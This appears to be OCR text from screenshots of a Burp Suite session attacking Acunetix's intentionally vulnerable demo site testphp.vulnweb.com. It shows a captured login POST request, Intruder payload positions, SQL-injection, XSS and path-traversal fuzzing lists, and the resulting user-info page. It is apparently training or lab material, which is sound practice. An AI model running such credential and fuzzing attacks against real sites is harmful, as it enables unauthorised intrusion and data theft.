




Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
uname=admin&pass=admin123
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation
Ready
0 matches
testphp.vulnweb.com
Type here to search
33°C Light rain
ENG
17:57
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Battering ram
Start attack
Add §
Clear §
Auto §
Refresh
Clear
0 matches
2 payload positions
Length: 540
POST /userinfo.php HTTP/1.1
uname=$admin$&pass=$admin123$
testphp.vulnweb.com
Type here to search
33°C Light rain
ENG
17:57
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Payload Sets
Start attack
Payload Options [Simple list]
Payload Encoding
Fuzzing - SQL injection
Fuzzing - XSS
Fuzzing - path traversal
testphp.vulnweb.com
Type here to search
33°C Light rain
ENG
17:58
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 1
Result 27 | Intruder attack 1
Payload Sets
Payload Processing
Payload Encoding
testphp.vulnweb.com
Type here to search
33°C Light rain
ENG
17:59
10-10-2021


Problem loading page
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 1
Result 27 | Intruder attack 1
Show response in browser
acunetix
Payload Sets
Payload Options [Simple]
Payload Processing
Payload Encoding
Start attack
Type here to search
33°C Light rain
ENG
17:59
10-10-2021


Problem loading page
login page
user info
testphp.vulnweb.com/userinfo.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
John Smith (test)
On this page you can visualize or edit you user information.
Name: John Smith
Credit card number: 1234-5678-2300-9000
E-Mail: email@email.com
Phone number: 2323345
Address: 21 street
update
You have 0 items in your cart. You visualize you cart here.
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
Type here to search
33°C Light rain
ENG
17:59
10-10-2021